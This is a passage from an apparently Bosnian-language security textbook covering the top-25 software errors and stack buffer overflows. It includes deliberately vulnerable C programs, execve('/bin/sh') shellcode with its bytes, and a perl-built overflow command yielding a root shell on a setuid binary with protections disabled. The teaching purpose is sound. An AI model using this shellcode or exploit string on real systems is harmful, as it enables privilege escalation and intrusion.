- Nepravilna neutralizacija specijalnih elemenata korištenih u OS komandama (umetanje OS komandi) - ova greška je druga na cjelokupnoj listi. Takođe spada u greške mogućnosti umetanja koda koje su posebno obrađene u poglavlju o sigurnosti web aplikacija (Poglavlje 8);

- Nepravilna neutralizacija ulaza tokom generisanja web stranice (*Cross-site Scripting*) - četvrta na cjelokupnoj listi. I ona spada u greške koje su posebno obrađene u poglavlju o sigurnosti web aplikacija (Poglavlje 8). Može se smatrati da je i ona umetanje koda, ali na nešto drugačiji način;
- Neograničeno prihvatanje datoteka opasnog tipa - deveta na cjelokupnoj listi. Prihvatanje opasnih tipova datoteka može rezultirati interpretacijom tih datoteka kao programa i izvršavanjem komandi iz njih;
- Falsifikat zahtjeva među (web) lokacijama (CSRF - *Cross-Site Request Forgery*) - 12. na cjelokupnoj listi. Slanje zahtjeva od strane web lokacije u ime korisnika bez njegovog znanja i saglasnosti. Rezultira lažnim predstavljanjem koje sa sobom nosi i prava koja idu uz identitet (koji je lažno pruzet);
- URL preusmjeravanje na (web) lokacije koje nisu od povjerenja (*Open Redirect*) - 22. na cjelokupnoj listi. Preusmjeravanje korisnika na web lokaciju bez njegovog znanja i saglasnosti. Rezultira korisnikovom posjetom web lokaciji koju nije želio posjetiti i koja može da iskoristi propust u njegovom web pregledniku ako postoji ili se predstavi kao stranica kojoj vjeruje.

6.3.2 Rizično upravljanje resursima

Ove greške tiču se nepravilnog zauzimanja, upotrebe, prenosa i oslobađanja sistemskih resursa od strane softverara. U ovu kategoriju spadaju slijedeće greške:

- Kopiranje međuspremnika (*buffer*) bez provjere veličine ulaza (preljev međuspremnika - *buffer overflow*) - treća na cjelokupnoj listi. Jedna od najstarijih i najčešćih grešaka u programiranju. Posebno obrađena u narednom podpoglavlju;
- Nepravilno ograničavanje putanje na određeni direktorij (*Path Traversal*) - 13. na cjelokupnoj listi. Omogućava napadaču da dođe do dataoteka koje se nalaze van direktorija određenog za njegov pristup;
- Preuzimanje koda bez provjere integriteta - 14. na cjelokupnoj listi. Omogućava da se preuzme kod drugačiji od originalnog, te kasnije izvrši sa nepredviđenim posljedicama;
- Uključivanje funkcionalnosti iz neprovjerenih izvora - 16. na cjelokupnoj listi. Omogućava izvršavanje funkcije koja ne mora raditi ono što korisnik misli da radi;
- Upotreba potencijalno opasnih funkcija - 18. na cjelokupnoj listi. Ovo su funkcije koje imaju velike mogućnosti, a rade malo ili ništa provjera da se koriste na bezbjedan način. Ako se upotrijebe na neadekvatan način posljedice mogu biti neočekivane. Iz ovog razloga je tendencija pravljenja bezbjednih verzija ovih funkcija, koje provode potrebne provjere prilikom upotrebe, te zabrane korištenja nebezbjednih verzija. O ovome više riječi na kraju poglavlja kad se bude govorilo o razvoju sigurnog softvera;

- Pogrešno računanje veličine međuspremnika (*buffer*) - 20. na cjelokupnoj listi. Ako se veličina međuspremnika pogrešno izračuna onda provjera veličine prilikom kopiranja nema nikakvog efekta, jer se zasniva na pogrešnim podacima;
- Nekontrolisani *string* format - 23. na cjelokupnoj listi. Prezentacija *string*-a bez kontrole njegovog formata može dovesti do načina reprezentacije koji nije planiran, pa čak i do izvršavanja koda;
- Prekoračenje veličine zapisa cjelobrojnih vrijednosti - 24. na cjelokupnoj listi. Računske operacije sa cjelobrojnim operandima mogu imati rezultat koji ne može biti iskazan brojem bita predviđenim za zapisivanje cjelobrojnih vrijednosti na konkretnoj arhitekturi. Posljedica može biti zapisivanje pogrešne vrijdnosti.

6.3.3 Porozne odbrane

Ove greške tiču se nepravilne upotrebe ili zloupotrebe ili neupotrebe tehnika zaštite. U ovu kategoriju spadaju slijedeće greške:

- Izostanak provjere identiteta korisnika kritičnih funkcija - peta na cjelokupnoj listi. Kritične funkcije nisu zaštićene nikakvom provjerom da ih koriste ovlašteni korisnici (procesi) već se jednostavbno pretpostavlja da će biti korištene kroz programe koji ih ovlašteno pozivaju. Narušava princip obaveze provjeravanja;
- Izostanak provjere ovlaštenja - šesta na cjelokupnoj listi. U softveru se ne provjeravu dosljedno ovlaštenja za korištenje funkcionalnosti. Narušava princip obaveze provjeravanja;
- Upotreba fiksnih (*hard coded*) akreditiva (informacija za potvrđivanje identiteta) - sedma na cjelokupnoj listi. Fiksni akreditivi koji se nalaze u programu mogu se iščitati iz izvršnog koda putem reverznog inženjeringa;
- Nešifriranje povjerljivih podataka - osma na cjelokupnoj listi. Povjerljivi podaci koji nisu šifrirani mogu biti pročitani od neovlaštene strane tokom njihove razmjene ili kad su pohranjeni;
- Oslanjanje na neprovjerene ulazne podatke prilikom donošenja sigurnosnih odluka - deseta na cjelokupnoj listi. Omogućavanje pristupa na osnovu neprovjerenih ulaznih informacija dovodi do neovlaštene upotrebe resursa. Narušava princip obaveze provjeravanja;
- Izvršavanje sa pravima većim nego što je neophodno - 11. na cjelokupnoj listi. Veća prava nose veću štetu u slučaju zloupotrebe. Narušava princip minimizacije privilegija;
- Loše izvedena provjera ovlaštenja - 15. na cjelokupnoj listi. Provjera ovlaštenja koja se ne radi dosljedno i korektno može omogućiti dobivanje prava koja ne bi trebalo dobiti. Narušava princip obaveze provjeravanja;
- Pogrešna dodjela prava pristupa kritičnom resursu - 17. na cjelokupnoj listi. Ako prava pristupa kritičnom resursu nisu pravilno postavljena onda

se ne može kontrolisati i znati šta se sa tim resursom dešava. Ovo je primjer neadekvatano izbora početnog zaštitnog domena. Narušava princip restriktivnosti;
- Upotreba lošeg ili rizičnog kriptografskog algoritma - 19. na cjelokupnoj listi. Upotreba kriptografskih algoritama koji nisu javno provjereni i testirani uglavnom rezultira neadekvatnom kriptografskom zaštitom. Na neki način ovo je narušavanje principa otvorenog dizajna;
- Loše izvedeno ograničavanje broja neuspješnih pokušaja potvrđivanja identiteta - 21. na cjelokupnoj listi. Broj ili intenzitet neuspješnih pokušaja potvrđivanja identiteta (npr. pogađanje lozinke) trebaju se ograničiti jer će inače ovi pokušaji jednom uspjeti (Poglavlje 4.5.2);
- Upotreba jednosmjernog *hash* bez soli (*salt*) - 25. na cjelokupnoj listi. Pohranjivanje lozinki i sličnih informacija kao *hash* bez upotrebe dotanih bita (*salt*) u procesu *hash*-iranja olakšava pogađanje njihovog izvornog oblika (Poglavlje 4.5.3).

Prolazak kroz ovu listu 25 najopasnijih softverskih grešaka koje se javljaju u praksi ima dvije koristi. Prva je da se da savjet na šta, od sigurnosnih aspekata, je neophodno obratiti pažnju prilikom razvoja softvera. Druga je da se pokaže da velika većina ili čak sve greške sa liste narušavaju neki od teoretskih principa dizajna sigurnosnih mehanizama (Poglavlje 1.6.1) ili spadaju u neki od najčešćih propusta u programiranju vezanih za sigurnost (Poglavlje 6.2)

6.4 Preljev međuspremnika

Preljev međuspremnika (*buffer overflow*) se događa kada dođe do upisivanja podataka većih od memorije predviđene za njihovo pohranjivanje. Posljedica ovoga je prepisivanje drugih podataka. Iz ugla sigurnosti ovo je bitno jer može uticati na pravilan rad programa, a u najgorem slučaju moguće je i namjerno prepisivanje i zloupotreba preljeva međuspremnika. Preljev međuspremnika je treći na listi 25 najopasnijih softverskih grešaka [39] pa i po tome zaslužuje posebnu pažnju. Greške koje su na prvom i drugom mjestu su obrađene u poglavlju o sigurnosti web aplikacija. Najčešći način na koji se ostvaruje zloupotreba preljeva međuspremnika je prepisivanje [174]:


- *stack*-a
- *heap*-a

sa ciljem preuzimanja kontrole nad tokom programa.

6.4.1 *Stack* bazirani preljev međuspremnika

Ovaj napad iskorištava način na koji programi smještaju podatke na *stack* prilikom pozivanja funkcija (procedura). Tokom izvršavanja programa procesor izvršava instrukcije koje su rezultat kompilacije programa. Ove instrukcije

se izvršavaju redom kako su pohranjene u memoriji (kada se ne ide redom postoje instrukcije koje pokazuju koja je adresa na kojoj se nalazi slijedeća instrukcija koja treba da se izvrši). Kada program koji se izvršava poziva neku funkciju dolazi do skoka, izvršavanja ne slijedeće instrukcije već prve instrukcije funkcije sa adrese na kojoj se ta instrukcija nalazi. Tom prilikom je potrebno zapamtiti koja je slijedeća instrukcija u programu koja treba da se izvrši kad se završi izvršavanje funkcije. Za ovo se koristi *stack*. *Stack* je struktura podataka na kojoj se čuvaju privremene informacije potrebne procesima koji se izvršavaju na računaru. Podaci na *stack* se stavljaju i sa njega uzimaju po principu da se uvijek prvo uzima podatak koji je posljednji stavljen na *stack* (LIFO - *Last In First Out*). Prilikom pozivanja funkcija na *stack* se stavljaju prvo argumenti poziva funkcija, zatim adresa slijedeće instrukcije u programu koja treba da se izvrši nakon povratka iz funkcije (*Return pointer*), nakon toga pokazivač na okvir (*Frame pointer*) na osnovu kog sistem pokazuje na različite elemente samog *stack*, i na kraju se stavljaju lokalne varijable pozvane funkcije. Po završetku izvršavanja funkcije lokalne varijable se skidaju sa *stack*, zatim se skida pokazivač na okvir i nakon toga se dolazi do sačuvane adrese slijedeće instrukcije iz programa koji je pozvao funkciju koja treba da se izvrši (*Return pointer*) čime se izvršavanje programa nastavlja. Izgled *stack* memorije dat je na slici 6.1.



Slika 6.1: Izgled *stack* memorije

Ovo je prikaz normalnih događaja prilikom poziva funkcije. Međutim, ako se u neku lokalnu varijablu funkcije upiše više podataka nego što može stati

prepisaće se memorijski prostor koji se nalazi iza te varijable. Pošto *stack* obično „raste prema gore“ (podaci se dodaju na manju/nižu memorijsku adresu), upisivanje više podataka od veličine lokalne varijable funkcije može dovesti do prepisivanja dijela memorije na kom je upisana adresa na koju treba da se vrati izvršavanje programa nakon završetka funkcije. Pretpostavka za napad, zasnovan na ovakvom preljevu međuspremnika, je da napadač ima mogućnost upisa podataka u neku lokalnu varijablu. To je uglavnom slučaj kada se podaci u lokalnu varijablu upisuju na osnovu unosa korisnika ili iz nekog vanjskog ulaza (preko mreže). Ako napadač uspije (što nije nimalo lako, ali nije nemoguće) da u lokalnu varijablu upiše niz vrijednosti kojima će povratnu adresu prepisati adresom koju želi, napadač ima mogućnost da preuzme kontrolu nad tokom programa. Pošto napadač, podacima koje šalje, popunjava memorijske lokacije od početka varijable koju upisuje pa do povratne adrese koju prepisuje, među te podatke on može staviti i instrukcije koje želi da se izvrše (recimo pozivanje komandnog interpretera – *shell*[2]), a zatim povratnu adresu prepisati adresom na kojoj se nalazi prva od ovih instrukcija.

Potrebno je napomenuti da napadač ne zna tačnu adresu u memoriji koju prepisuje, odnosno ne zna na kojoj tačno adresi se nalaze njegove instrukcije koje je poslao, pa ne može sa sigurnošću znati kojom adresom da prepiše povratnu adresu. Međutim, na osnovu arhitekture i operativnog sistema moguće je otprilike znati adrese koje koristi *stack*. Ovu činjenicu napadači koriste da prije instrukcija za koje žele da se izvrše dodaju niz instrukcija koje ne rade ništa (NOP) već se samo izvršavaju jedna za drugom (bez promjena ičega na sistemu) dok se ne dođe do prve instrukcije napadačkog koda. U ovom slučaju napadač samo treba da prepiše povratnu adresu adresom bilo koje od ovih instrukcija i njihov niz će samo skliznuti do prve instrukcije napadačkog koda (od tuda naziv za ovaj niz instrukcija koje ne rade ništa - NOP *sled*). Ponovo napomena da je ovo daleko od jednostavnog, ali moguće. Izgled *stack* memorije prilikom zlonamjernog iskorištavanja preljeva međuspremnika prikazan je na slici 6.2.


6.4.2 Primjer preljeva međuspremnika

Radi konkretne ilustracije preljeva međuspremnika i mogućih načina zloupotrebe u nastavku su data dva jednostavna primjera. Primjeri su zasnovani na primjerima iz knjige [58] posvećene ovoj problematici u kojoj se mogu naći još mnogi primjeri i detaljnija objašnjenja.

Primjer 1 - Jednostavni slučaj

Naredni program provjerava lozinku koju je korisnik unio uz komandu i ispisuje poruku da je pristup odobren ili zabranjen na osnovu toga da li je unesena ispravna i pogrešna lozinka.

[2] Tekstualni interfejs ka operativnom sistemu



Slika 6.2: Izgled *stack* memorije prilikom zlonamjernog iskorištavanja preljeva međuspremnika

```
/* PROGRAM ranjiv.c */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int provjeri_lozinku(char *lozinka) {
        int odobren_flag = 0;
        char loz_spremnik[8];

        strcpy(loz_spremnik, lozinka);

        if(strcmp(loz_spremnik, "tajna") == 0)
                odobren_flag = 1;
        if(strcmp(loz_spremnik, "lab232") == 0)
                odobren_flag = 1;

        return odobren_flag;
}

int main(int argc, char *argv[]) {
        if(argc < 2) {
                printf("Upotreba: %s <lozinka>\n",
                                                argv[0]);
```

```
                exit(0);
        }
        if(provjeri_lozinku(argv[1])) {
                printf("\n+++++++++++++++++\n");
                printf("Pristup odobren.\n");
                printf("+++++++++++++++++\n");
        } else {
                printf("\n---------------------\n");
                printf("Pristup zabranjen.\n");
                printf("---------------------\n");
    }
}
```

Ako se ovaj program pozove sa argumentom čija je dužina veća od osam znakova program će vratiti poruku da je pristup odobren iako uneseni argument nije nijedna od lozinki. Razlog za ovo može se vidjeti sa slike 6.1. Lokalna varijabla `odobren_flag` funkcije `provjeri_lozinku` je prva stavljena na *stack*, a zatim je na *stack* dodata druga lokalna varijabla `loz_spremnik` iste funkcije. Varijabla `loz_spremnik` nalazi se na memorijskoj lokaciji sa manjom adresom od varijable `odobren_flag`. Kada se kao argument programa unese niz znakova dužine 10, onda će taj niz znakova biti u glavnoj funkciji smješten u varijablu `lozinka`. Prilikom poziva funkcije `provjeri_lozinku` pokazivač na ovu varijablu je proslјeđen kao jedini parametar funkcije. Kada se u funkciji niz od 10 znakova na koji pokazuje lozinka iskopira u lokalnu varijablu `loz_spremnik`, koja je dimenzionisana da pohrani osam znakova, posljednja dva znaka biće upisana na memorijsku lokaciju koja se nalazi iza prostora na kom je pohranjen sadržaj rezervisan za varijablu `loz_spremnik`. Kako je ranije rečeno na toj lokaciji nalazi se sadržaj varijable `odobren_flag`. Na ovaj način u ovu varijablu upisana je vrijednost različita od nule (iako uneseni niz znakova nije prava lozinka). Ova vrijednot vraća se kao rezultat funkcije u glavni program koji ispisuje poruku da je pristup odobren jer je funkcija vratila vrijednost različitu od nule.

Ako je funkcija pozvana na slijedeći način:


```
./ranjiv 0123456789
```

onda će nakon izvršavanja linije

```
strcpy(loz_spremnik, lozinka);
```

memorija na *stack*-u izgledati kao na slici 6.3 (upisane su heksadecimalne vrijednosti).

I sa slike se vidi da vrijednost upisana u varijablu `odobren_flag` više nije nula.



Slika 6.3: Izgled *stack* memorije prilikom upisivanja više podataka u varijablu nego što je predviđeno

Primjer 2 - Mijenjanje toka programa i izvršavanje komande po želji napadača

Prethodni primjer prikazao je moguće štetne posljedice od jednostavnog preljeva međuspremnika. Ovaj primjer pokazuje jedan od mogućih načina da se preljev međuspremnika iskoristi za mijenjanje toka programa i izvršavanje komande po želji napadača.

Naredni program omogućava korisniku da unese poruku koja se opisuje u datoteku `/var/poruke` zajedno sa ID korisnika koji je upisao poruku. Program može da koristi više korisnika i upisuje u datoteku koja se nalazi na lokaciji za koju su potrebne `root` privilegije. Iz ovog razloga nakon kompilacije[3] je kao vlasnik izvršne verzije programa postavljen `root` i program je podešen da se izvršava sa pravima vlasnika, a ne onoga ko ga je pokrenuo (`setuid = 1`). Ovo je bitno jer će se bilo kakve komande koje se izvrše zloupotrebom ovog programa izvršavati sa `root` privilegijama.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
```

[3] I ovaj i prethodni program kompajlirani su na operativnom sistemu Ubuntu 12.04 korištenjem gcc kompajlera. Na sistemu je bila isključena randomizacija adresnog prostora (`kernel.randomize_va_space=0`) koja inače služi da bi se spriječili ovi napadi i objašnjena je kasnije. Prilikom kompilacije korištene su opcije –fno-stack-protector (isključuje zaštitu od prepisivanja varijabli na stack-u) i -z execstack (omogućava da se podaci na *stack* interpretiraju kao komande). I ove zaštite su razmatrane kasnije.

```
int main(int argc, char *argv[]) {
   int userid, fd;
   char poruka[100], datoteka[50];

   strcpy(datoteka, "/var/poruke");

   if (argc < 2)                  // ako nema argumenata
   {
      printf("Upotreba: %s <podaci za upis u %s>\n",
                                      argv[0],datoteka);
      exit(0);
    }

   strcpy(poruka, argv[1]);

// Otvori datoteku
   fd = open(datoteka, O_WRONLY|O_CREAT|O_APPEND,
                       S_IRUSR|S_IWUSR);
   if(fd == -1)
   {
      printf("Greska u otvaranju datoteke %s\n",
                                            datoteka);
      exit(-1);
   }

 // utvrdi ID korisnika koji je pokrenuo program
   userid = getuid();

// Upisi poruku sa korisnickim ID
   if(write(fd, &userid, 4) == -1) // prvo ID
   {
      printf("Greska u pisanju UID %d u datoteku %s\n",
             userid, datoteka);
      exit(-1);
   }
   write(fd, "\n", 1); // predji u novi red

   if(write(fd, poruka, strlen(poruka)) == -1) // poruka
   {
      printf("Greska pisanja poruke %s u datoteku %s\n",
             poruka, datoteka);
      exit(-1);
   }
   write(fd, "\n", 1); // kraj reda
```

```
// Zatvori datoteku
    if(close(fd) == -1)
    {
        printf("Greska u zatvaranju datoteke %s\n",
                datoteka);
        exit(-1);
    }

    printf("Poruka je sacuvana.\n");
}
```

Nad ovim programom može se izvršiti napad predstavljen na slici 6.2. Argument iz poziva funkcije prepisuje se u varijablu poruka koja je veličine 100 znakova. Da bi se ostvario napad potrebno je kao argument programu proslijediti niz znakova (heksadecimalnih vrijednosti) adekvatne dužine koji je slijedećeg oblika

```
Niz NOP instrukcija + instrukcije koje izvršavaju željenu
komandu + više puta ponovljena adresa neke od NOP instrukcija
            koja treba da prepiše povratnu adresu
```

NOP je skraćenica za *no operation* i predstavlja jednobajtnu instrukciju koja ne obavlja nikakvu operaciju. Namjena niza ovih instrukcije u ovom slučaju je da osigura da ako se kontrola programa preusmjeri na bilo koju od njih program dođe do instrukcija koje izvršavaju željenu komandu. Na x86 arhitekturi ova instrukcija predstavljena je heksadecimalnom vrijednošću 90.

Instrukcije koje izvršavaju željenu komandu mogu biti različite. Najčešće je ova komanda dobivanje pristupa komandnoj liniji za interakciju sa operativnim sistemom (*shell*), pa se ovaj niz instrukcija uglavnom naziva *shellcode*. Ovdje se kao željena komanda koristi komanda `/bin/sh` koja na Unix-oidnim sistemima ima pomenutu funkciju. Iako se na Intrenetu mogu naći pripremljeni heksadecimalni nizovi koji mogu predstavljati željeni *shellcode*, ovdje je radi kompletnosti prikazan jedan način na koji se može napraviti takav niz instrukcija.

Kod Linux sistema *interrupt* 0x80 služi da pošalje poruku kernelu da napravi sistemski poziv. U registrima se nalaze informacije koji sistemski poziv i sa kojim parametrima treba da izvrši. U registru EAX se treba nalaziti informacija o tome koji sistemski poziv treba izvršiti. Sistemski pozivi su definisani cijelim brojevima. Veza između poziva i brojeva na Linux sistemima data je u datoteci `/usr/include/asm-i386/unistd.h`. U registrima EBX, ECX i EDX treba da se nalaze prvi, drugi i treći parametar za izabrani sistemski poziv.

Da bi se izvršio poziv komande `/bin/sh` potrebno je izvršiti sistemski poziv `execve` koji omogućava izvršavanje programa i čiji broj je 11. Prema tome u registar EAX treba upisati 11 prije poziva *interrupt*-a. Prema definiciji sistemskog poziva execve

```
{int execve(const char *filename, char *const argv[],
                                  char *const envp[]);}
```

prvi parametar je pokazivač na niz znakova koji predstavljaju datoteku u kojoj se nalazi komanda koja treba da se izvrši. U ovom slučaju to je niz znakova `/bin/sh`. Drugi prametar je niz argumenata koji se prosljeđuju novom programu, pri čemu prvi argument treba da bude ime datoteke koje je navedeno kao prvi parametar. U ovom slučaju to je i jedini argument. Treći parametar je niz parova "veličina=vrijednost" koji predstavljaju okolišne varijable prosljeđene programu. U ovom slučaju to je prazan string. Iz ovoga slijedi da je za željeno izvršavanje komande potrebno u registar EBX upisati pokazivač na string "/bin/sh", u registar ECX isti pokazivač, a u registar EDX nulu kao oznaku praznog stringa. Bilo bi relativno jednostavno napisati asemblerski kod koji u navedene registre puni potrebne vrijednosti i poziva *interrupt* 0x80, ali taj kod ne bi mogao biti korišten kao *shellcode*. Za to postoje dva razloga. Prvi je da *shellcode* nije poseban program već se izvršava unutar drugog programa u nepoznatom okruženju i na nepoznatoj memorijskoj lokaciji. Iz ovog razloga nije moguće deklarisati varijablu i znati njenu adresu koju treba upisati u registar. Drugi razlog je što u *shellcode* ne smije biti bajta sa vrijednošću nula jer će takvi bajti biti uklonjeni iz niza znakova koji se prosljeđuje programu koji se napada. Riješenje prvog problema je u korištenju komandi za postavljanje na i skidanje sa *stack* (*push* i *pop*). Ako se na *stack* upiše vrijednost (heksadecimalni niz) onda se adresa te vrijednosti nalazi u registru koji pokazuje na vrh *stack* ESP. Na taj način se može dobiti vrijednost pokazivača na željenu vrijednost (u ovom slučaju "/bin/sh") koja se može upisati u registar u koji je potrebno (u ovom slučaju EBX i ECX). Rješenje drugog problema je da se nađu načini da se u registar upiše nula na drugi način od upisivanja konstante nule koja bi bila zapisana nultim bajtima. Jedan od načina je da se uradi XOR operacija registra sa samim sobom što će rezultirati upisivanjem nule u registar. Koriteći ovakav pristup napisan je asemblerski kod u nastavku i upisan u datoteku `shell_kod.s`.

```
BITS 32

; shell_kod.s
; execve(const char *filename, char *const argv [],
;                              char *const envp[])
  xor eax, eax      ; upisuje sve nule u EAX
  push eax          ; stavlja ove nule na stack
                    ; za kasniju upotrebu
  push 0x68732f2f   ; stavlja "//sh" na stack
  push 0x6e69622f   ; stavlja "/bin" na stack
  mov ebx, esp      ; upisuje adresu "/bin//sh"
                    ; iz ESP u EBX
  push eax          ; stavlja 32-bitni nul terminator
                    ; na stack
```

```
mov edx, esp        ; upisuje pokazivac na nul string
                    ; iz ESP u EDX
push ebx            ; adresu stringa iz EBX na stack
                    ; prije nul termininatora
mov ecx, esp        ; upisuje argv array sa pokazivacem
                    ; na string
mov al, 11          ; upisuje 11 u EAX za sistemski
                    ; poziv execve
int 0x80            ; poziva intertupt 0x80 za sistemski
                    ; poziv
```

Ovaj asemblerski kod se može pretvoriti u mašinski korištenjem nasm asemblera:

```
nasm shell_kod.s
```

Ovaj mašinski kod upisan je u datoteku `shell_kod`. Ako se ova datoteka ispiše korištenjem `hexdump` komande dobije se niz bajta od kojih se datoteka, i željeni *shellcode*, sastoji:

```
hexdump -C shell_kod
```

```
00000000 31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 50
         |1.Ph//shh/bin..P|
00000010 89 e2 53 89 e1 b0 0b cd 80
         |..S.....|
00000019
```

Ovaj kod je relativno kratak, 25 bajta, što ga čini upotrebljvim i za male spremnike koji se prepunjavaju podacima prilikom napada.

Preostalo je još da se odredi adresa kojom se želi prepisati povratna adresa na *stack*-u. Ta adresa treba da pokazuje na neku od NOP instrukcija u stringu kojim se preljeva međuspremnik. Prema tome to ne mora biti tačna već približna adresa. Jedan od načina da se odredi približna adresa memorijske lokacije na kojoj će se nalaziti napadačkiniz znakova je slijedeća. Napravi se mali program i u njemu jedna lokalna varijabla, čiju adresu program treba da ispiše. Adresa te varijable pokazuje na memorijske adrese *stack*-a. Ako je to program sa jednom jednostavnom, recimo cjelobrojnom varijablom, onda se može pretpostaviti adresa na *stack*-u na kojoj će se nalaziti varijabla `poruka` programa `poruke` u koju se upisuje napadački kod. Pošto program poruke ima četiri lokalne varijable od kojih su dvije nizovi od po 100 i 50 znakova onda bi adresa trebala biti bar 150 bajta više na *stack*-u nego adresa vrijable koju je izbacio testni program. To je okvirna informacija koja omogućava testiranje adresa u okolini izračunate. Testiranje se sastoji od probe različitih adresa u koracima koji su jednaki polovini broja NOP bajta (da se sigurno pogodi neki od njih) dok se ne pogodi prava adresa. Kad se pogodi napad će uspješno napadaču prikazati komandnu liniju sa `root` privilegijama.

Na osnovu izvornog koda programa koji se napada (za koji se može pretpostaviti da se uvijek može otkriti) može se pretpostaviti da napadački niz

treba da bude veličine od oko 200 bajta da bi se sigurno prepisala povratna adresa na *stack*, ali ne i mnogo više. Pošto je *shellcode* 25 bajta, onda se može uzeti niz od 59 (bajta) NOP instrukcija kako bi njihov zbir bio djeljiv sa četiri, odnosno poklapao se sa početkom četvorobajtnih adresnih lokacija. Nakon toga potrebno je 30-tak puta ponoviti željenu povratnu adresu.

Prema navedenom programu `poruke` trebao bi se proslijediti slijedeći niz znakova da bi se prelio međuspremnik i dobio pristup komandnoj liniji sa `root` privilegijama:

59 bajta NOP instrukcija + niz bajta iz datoteke `shell_kod` + 30 puta ponovljena četiri bajta adrese

Ako se pretpostavi da je povratna adresa 0xbffff650 onda bi konkretan način da se izvrši napad mogao biti slijedeća komanda otkucana na komandnoj liniji:

```
./poruke $(perl -e 'print "\x90"x59')$(cat shell_kod)
                $(perl -e 'print "\x50\xf6\xff\xbf"x30')
```

Ova kombinacija rezultata `perl` i `cat` alata formira pomenuti napadački niz znakova. Ovdje se ne objašnjavaju ovi alati i njihovi parametri jer se oni mnogu pronaći u Linux literaturi.

Uglavnom je potrebno nešto eksperimetisanja sa okolnim adresama i brojem ponavljanja, ali to je principijelni pristup.

Rezultat izvršavanja ove komande, poziva programa poruke sa napadačkim nizom znakova, je da pozivalac dobije pristup komandnoj liniji za interakciju sa operativnim sistemom (*shell*) sa pravima *root* korisnika. Ranjivi program "poruke" pokrenuo je neprivilegovani korisnik, ali pošto je on podešen da se izvršava sa pravima vlasnika koji je *root*, uspješan napad na njega izvršava se sa *root* pravima.

Ovdje je prikazan kompletan proces analize ranjivog izvornog koda i nalaženja načina da se ova ranjivost iskoristi. Postoje i drugi pristupi rješavanju pitanja adrese koju treba koristiti za prepisivanje povratne adrese na *stack*-u. Jedan od njih je upisivanje *shellcode* u okolišnu (*enviroment*) varijablu. Ideja je da se može utvrditi adresa na kojoj se ova varijabla nalazi u programu koji se napada. U tom slučaju kompletan niz znakova kojim se preljeva međuspremnik je niz u kom se ta adresa ponavlja potreban broj puta. Više detalja može se naći u [58].

Kako je ovakvo "ručno" testiranje sporo i neefikasno razvijeni su alati koje omogućavaju automatizaciju procesa provjere mogućnosti iskorištavanja sigurnosnih propusta u programima. Po autorovom mišljenju najkompletniji od ovih alata je Metasploit [152].

6.4.3 *Heap* bazirani preljev međuspremnika

Sistem koristi *heap* za dinamičku alokaciju radne memorije potrebne programima tokom izvršavanja. Slično kao i kod *stack*, i na *heap* je moguće u prostor dinamički rezervisan za neku varijablu upisati više podataka od predviđenog

prostora. Višak podataka prepisuje memorijske lokacije koje slijede, a to su uglavnom druge varijable koje su dinamički kreirane. Na ovaj način moguće je prepisati varijable, odnosno promijeniti njihovu vrijednost, te time moguće promijeniti tok izvršavanja programa ili upisati neke podatke u sistemske datoteke.

6.4.4 Zaštita od preljeva međuspremnika

Zaštita od preljeva međuspremnika može se odvijati na dva nivoa.

Prvi je na izvoru problema. Prilikom pisanja softvera programeri treba da poštuju navedena pravila koja im omogućavaju da izbjegnu sigurnosne propuste. Posebno je bitno da obavljaju validacije ulaznih podataka i vrše provjere povratnih kodova. Programeri mogu koristiti pomoć alata za automatsku provjeru koda koji pretražuju kod u potrazi za potencijalnim propustima u vidu neprovjeravanja vezanog za nesigurne funkcije (one koje ne provjeravaju argumente, kao npr `gets`). Također je moguće, i preporučljivo, koristiti opcije prevođenja programa koje omogućavaju dodatnu zaštitu *stack*. Ove opcije sprečavaju, tačnije otkrivaju, prepisivanje povratne adrese. To se radi računanjem *hash*-a sa tajnim ključem povratne adrese ili pohranjivanjem vrijednosti povratne adrese na više mjesta u sistemu. U oba slučaja moguće je otkriti da je došlo do promjene i prekinuti tok programa.

Novije verzije gcc kompajlera koji je korišten u primjerima podrazumjevano prave izvršne verzije programa koje otkrivaju i spriječavaju prepisivanje varijabli na *stack*-u.

